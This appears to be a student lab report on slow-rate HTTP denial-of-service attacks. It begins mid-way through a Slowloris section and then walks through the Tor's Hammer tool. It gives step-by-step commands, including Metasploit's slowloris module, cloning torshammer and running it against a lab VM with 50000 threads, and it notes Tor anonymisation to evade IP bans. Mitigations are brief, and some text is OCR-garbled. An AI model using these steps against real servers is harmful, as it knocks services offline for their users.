the tool has started attacking that particular IP address which we have given now to check whether its working or not go to your browser and on your URL bar type that IP address, and you will see the site is only loading and loading but not opening this is how Slowloris tool works.



7) Conclusion:

How can a Slowloris attack be mitigated?

The use of an HTTP Ready Accept filter was brought into play as a possible solution to a Slowloris attack shortly after the threat became known. It causes the HTTP server to only open a session after a complete request has been received. However, this only applies to GET and HEAD requests. However, Slowloris can also change its method to POST. In this instance, HTTPReady does not provide any protection. There are no reliable configurations of the affected web servers that prevent a Slowloris attack. However, it is possible to mitigate or reduce the consequences of such an attack. The means available for this are:

- Increasing the maximum number of clients that the server allows
- Limiting the number of connections from a single IP address
- Limiting the minimum transmission speed of a connection
- Limiting the amount of time a client is allowed to stay connected

Web servers can also be protected by using load balancers and web application firewalls (WAF) that only relay complete HTTP requests to the servers. If an attack has already occurred, the problem can be mitigated by lowering the timeout parameters for HTTP requests.
A lot of servers (nginx/apache2 new versions) come with slow loris attack protections by default. But for a lot of internal services, servers might be vulnerable to this simple attack.

9) References:

1)E Cambiaso, G Papaleo and M Aiello 2017 Journal of Information Security and Applications 23- 31

2)https://www.kali.org/tools/slowhttptest/

3)https://www.myrasecurity.com/en/what-is-slowloris/

4)https://www.cloudflare.com/en-in/learning/ddos/ddos-attack-tools/slowloris/

5)https://github.com/gkbrk/slowloris

10)Codes in appendix:

cd Desktop- To Create a new Directory

Mkdir slowloris- To Create a new Directory on Desktop named Slowloris

cd Slowloris- Move to the directory that you have to create (Slowloris).

git clone https://github.com/gkbrk/slowloris.git : To clone the Slowloris tool from Github within the Slowloris directory that had created.

Msfconsole: It's the main interface that'll allow you to work with Metasploit modules for scanning and launching an attack on the target machine.

Search slowloris:Now in metasploit let us start slowloris attack.

use auxiliary/do: to know how the dos/http/slowloris auxiliary module looks in the msfconsole.

Show options: This is a complete list of options available in the dos/http/slowloris auxiliary module.

http://192.168.56.1/php_workspace12/ - ip address of the web server.

set rhost 192.168.56.1: Set rhost Ip address of the web-browser.

Exploit: it will start attacking the web-browser with 150 sockets.


Tor’s Hammer Attack

1) Introduction:

Denial-of-Service: DoS attack is an attack meant to shut down a machine or network, making it inaccessible to its intended users. DoS attacks accomplish this by flooding the target with traffic, or sending it information that triggers a crash. In both instances, the DoS attack deprives legitimate users of the service or resource they expected.

Distributed Denial-of-Service: DDoS Attack means "Distributed Denial-of-Service (DDoS) Attack" and it is a cybercrime in which the attacker floods a server with internet traffic to prevent users from accessing connected online services and sites. A DDoS attack aims to overwhelm the devices, services, and network of its intended target with fake internet traffic, rendering them inaccessible to or useless for legitimate users.

Let’s see one of method to perform DDoS attack. This attack is really powerful and requires the only skill that you should know how to operate commands on Kali Linux Operating System.Tor’s Hammer is a layer 7 DDoS attack that targets web servers and applications. Layer 7 is the application layer of the OSI model. The HTTP protocol is an Internet protocol which is the basis of browser-based Internet requests, and is commonly used to send form contents over the Internet or to load web pages.Tor’s Hammer is a ‘low and slow’ HTTP Post DDoS attack vector.




2) Background:

Tor’s Hammer is a slow-rate DDoS attack tool that is efficient and very disruptive on most apache servers. Similar to regular volumetric DDoS attacks, slow-rate DDoS attacks exhaust web server resources by generating a large amount of connections for as long as possible. More technically, it uses the classic form of slow POST attack, generating HTTP POST requests and connections that will hold for around 1000-30000 seconds. Instead of leveraging huge attack bandwidth or large amounts of HTTP requests per second, slow-rate DDoS attacks simply exploit the maximum current connection time apache servers can handle.

Working of Tor based Bot:

Tor’sHammer acts as an Application layer DDoS attack with feature of a slow-rate HTTP POST request. Slow rate HTTP Post request does not fill the bandwidth, but drains application layer, i.e., web server resources, such as memory, and CPU time. The data transfer rate of slow rate HTTP POST attack to send multiple threads or requests is very low. It was prevalent publicly in efficient technique to detect slow rate DDoS attack. early 2011, with the capability of traffic anonymity under Tor network. It is python based code which works under windows and Linux platform. In this type of attack, the attacker uses HTTP post requests. The posts are made into the form of the number of threads or requests which are specified by attacker to the victim machine. Once the post is processed; the attacker sends the requests in the form of slow rate HTTP POST attack to target the system resources due to which the system or victim machine becomes busy. Slow rate HTTP POST attack requires very low bandwidth to send the traffic to target machine so, it becomes difficult to identify the slow rate traffic from normal traffic.


Sending Data with Low Bandwidth with in (0.5- 3 seconds)
Time Delay (0.1 – 3) Seconds
1
2
256
Attacker
IP Address / Host Machine

Tor’sHammer attack

3) Problem definition:

The tool we are using is Torshammer. It is written in Python and can give damage to unprotected web servers in an instance that’s why it is a slow post tool. Main feature of this tool is it works on the 7th layer of HTTP(Hyper Text Transfer Protocol). A constantly growing number of open connection from an attacking machine (keeping those connections alive) can be considered as a probable sign of Tor’s Hammer.

4) Objective:

Tor's Hammer is a Python-based delayed post-dos testing tool. Torhammer utilizes the Tor network to anonymize its attack and avoid detection. Using the Tor network to anonymize attacks makes it the perfect tool for the job in a case where the target website has rules banning IPs sending a large number of traffic. While using the Tor network for DDOS attacks, Torhammer assumes you are just using Tor on 127.0.0.1:9050. The tool kills almost all of the unprotected Apache and IIS web servers with a single instance.

It can also be run through the Tor network to be anonymize. The idea with Tor’s Hammer attack is to saturate the entire TCP stack for the HTTP/S daemon; this is done by slowly opening up connections and then sending an incomplete request in attempt to keep the connection alive as long as possible. The tool does this slowly and it is possible in some cases that a single attacking machine can take down a web server. The detection phase requires analysis of the running system to discover malicious traffic that leads to DDoS attack which comes under passive network based monitoring technique. It involves a refined approach to identify large illegal POST request against a web server. The proposed system for detection of Bot uses the pattern matching technique to discover malicious traffic.

5) Methodology:

Over the year, DDoS attacks have evolved and so has the mechanisms employed to mitigate this kind of attack. Some of the ways that you can mitigate these attacks include;

1. Using AI based DDoS attack security for a higher accuracy of recognizing such kinds of attacks and acting before it is late.


2.Hosting your website on some of the major cloud based hosts. Having a powerful and hardened architecture for your website. i.e. Use firewalls and DDoS attack detection software.

3.Always have a backup version of your website. The backup version should be static so as to use the least amount of resources hence improving its performance.

Installing Torhammer tool

Since the Torshammer tool is python based, it is a cross platform tool. To install it, we must install Tor on our system for use with Torshammer.


$ sudo apt-get install tor



```
┌──(kavya_20bce7650㉿kali)-[~]
└─$ sudo apt-get update
[sudo] password for kavya_20bce7650:
Hit:1 http://wlglam.fsmg.org.nz/kali kali-rolling InRelease
Reading package lists ... Done

┌──(kavya_20bce7650㉿kali)-[~]
└─$ sudo apt-get install tor
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
tor is already the newest version (0.4.7.11-1).
0 upgraded, 0 newly installed, 0 to remove and 1292 not upgraded.
```


The next step is to download the tool from its official GitHub repository.

$ git clone https://github.com/dotfighter/torshammer.git



```
┌──(kavya_20bce7650㉿kali)-[~]
└─$ git clone https://github.com/dotfighter/torshammer.git
fatal: destination path 'torshammer' already exists and is not an empty directory.

┌──(kavya_20bce7650㉿kali)-[~]
└─$ 
```


Now if we open in to the directory wherever that script is cloned. We will find something like this:



Here we can see there are five Python scripts, two for the terminal, two for sockets and remaining one is main torshammer script.Within the folder, we have the three files which make up the Torhammer tool: socks.py, terminal.py and torshammer.py. To run the DDoS attack we will be using the torshammer.py file. Now Right click on the blank space and select "Open In Terminal", it will directly open a terminal with that right path.

$ python torshammer.py

This command will finally open the main interface for the tool.



```
┌──(kavya_20bce7650㉿kali)-[~/torshammer]
└─$ python2 torshammer.py

/*
 * Tor's Hammer
 * Slow POST DoS Testing Tool
 * entropy [at] phiral.net
 * Anon-ymized via Tor
 * We are Legion.
 */

./torshammer.py -t <target> [-r <threads> -p <port> -T -h]
 -t|--target <Hostname|IP>
 -r|--threads <Number of threads> Defaults to 256
 -p|--port <Web Server Port> Defaults to 80
 -T|--tor Enable anonymising through tor on 127.0.0.1:9050
 -h|--help Shows this help

Eg. ./torshammer.py -t 192.168.1.100 -r 256
```

While using the Torshammer tool to launch a DDoS attack, we can specify the details of the target and even choose whether to use Tor or not. These commands include;

- **-t** - -sets the target <Hostname|IP>
- **-r** - -sets the number of threads <Number of threads> Defaults to 256
- **-p** - -sets the port <Web Server Port> Defaults to 80
- **-T** - -tor Enables anonymising through tor on 127.0.0.1:9050
- **-h** - -help Shows this help

Tor'sHammer command specification

Sl.no	Command	specification	example
1	-t	Target machine either host name or IP address of target machine	www.example.com or 192.168.1.100
2	-r	Number of threads	Default is 256
3	-p	Web server port number	Default is 80
4	-T	Live Tor network enables	Default 127.0.0.1:9050
5	-H	Help	


As shown in above command we need to provide following details to perform

As shown in above command we need to provide following details to perform Tor'sHammer attack; first mention the target details as IP address followed by –t, number of threads or requests in –r along with the port number of target machine in –p.

Example:


As given in the example, the IP address of target machine is 192.168.1.100 with 80 as port number and 256 as default thread count. The output of this command is shown in above figure. Initially Tor'sHammer checks the connection between target machine with specified port number, once the connection gets established it sends the pre-specified number of threads or requests. And as an output it displays 'connected to host…..' message

Now let us find the ip address in ubuntu terminal which is more vulnerable



```
   3697 kavya     20   0   21644   3072   2240 R   0.3   0.2   0:01.84
kavya@kavya-VirtualBox:~$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.4  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::3437:8f13:14a4:d35e  prefixlen 64  scopeid 0x20<lin
        ether 08:00:27:72:66:27  txqueuelen 1000  (Ethernet)
        RX packets 94541  bytes 9591190 (9.5 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 85447  bytes 8203731 (8.2 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 434  bytes 47286 (47.2 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 434  bytes 47286 (47.2 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

The ip address we configured is 10.0.2.4. which is working fine before we started attacking.



Apache2 Default Page

This is the default welcome page used to test the correct operation of the Apache2 server after installatio
Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is
you can read this page, it means that the Apache HTTP server installed at this site is working properly. You
replace this file (located at `/var/www/html/index.html`) before continuing to operate your HTTP serv


If you are a normal user of this web site and don't know what this page is about, this probably means that t
currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Ubuntu is configured to be secure by default. A fresh installation of Ubuntu Desktop does not open up any network ports that could be abused by an attacker, and has a firewall already enabled. In order to limit the potential damage from unknown attacks, Ubuntu uses AppArmor, which is a sandboxing mechanism built into the Linux kernel that sets predefined constraints on what applications are allowed to do on the system. So, for example, if a malicious website tried to exploit a vulnerability in the Firefox browser, AppArmor would prevent the exploit code from compromising the whole system.

Results and Discussions:


Launching a DDoS attack against a target website :

$ python torshammer.py -t 127.0.0.1 -p 80 -r 50000



```
┌──(kavya_20bce7650㉿kali)-[~/torshammer]
└─$ python2 torshammer.py -t 10.0.2.4 -p 80 -r 50000

/*
 * Tor's Hammer
 * Slow POST DoS Testing Tool
 * entropy [at] phiral.net
 * Anon-ymized via Tor
 * We are Legion.
 */


/*
 * Target: 10.0.2.4 Port: 80
 * Threads: 50000 Tor: False
 * Give 20 seconds without tor or 40 with before checking site
 */
Posting: 2
Posting: 4
Traceback (most recent call last):
  File "torshammer.py", line 182, in <module>
  File "torshammer.py", line 160, in main
  File "torshammer.py", line 57, in __init__
Posting: H
```

After some time, if you try to load the webpage on your browser, it will be stuck on loading as shown in the image below.



Conclusion: As illustrated in the above guide, we can be able to launch a DDoS attack on a target from our computer. The target website was rendered unusable just after a few seconds of running the Torshammer tool. In a DDoS attack, the attacker slows down the normal function of the target website by sending many random packets to the webserver.

8) References:

https://www.golinuxcloud.com/ddos-attack-example/

https://www.tek-tools.com/apm/detect-ddos-attack-with-log-analysis

https://github.com/Karlheinzniebuhr/torshammer

https://www.golinuxcloud.com/ddos-attack-example/

Torshammer https://ketansingh.net/analyzing-script-kiddies-tool-torshammer/ (accessed january 2019).

9) Codes in Appendix

sudo apt-get install python2 - To install Python on our system for use

sudo apt-get install tor- To install Tor on our system for use with Torshammer.

cd Desktop- To Create a new Directory

Mkdir torshammer- To Create a new Directory on Desktop named torshammer

cd torshammer- Move to the directory that you have to create ().

git clone https://github.com/dotfighter/torshammer.git -to download the tool from its official GitHub repository.

python torshammer.py-This command will finally open the main interface for the tool.

Ifconfig -To find the ip address in ubuntu terminal which is more vulnerable.

python torshammer.py -t 127.0.0.1 -p 80 -r 50000 - To Launch a DDoS attack against a target website.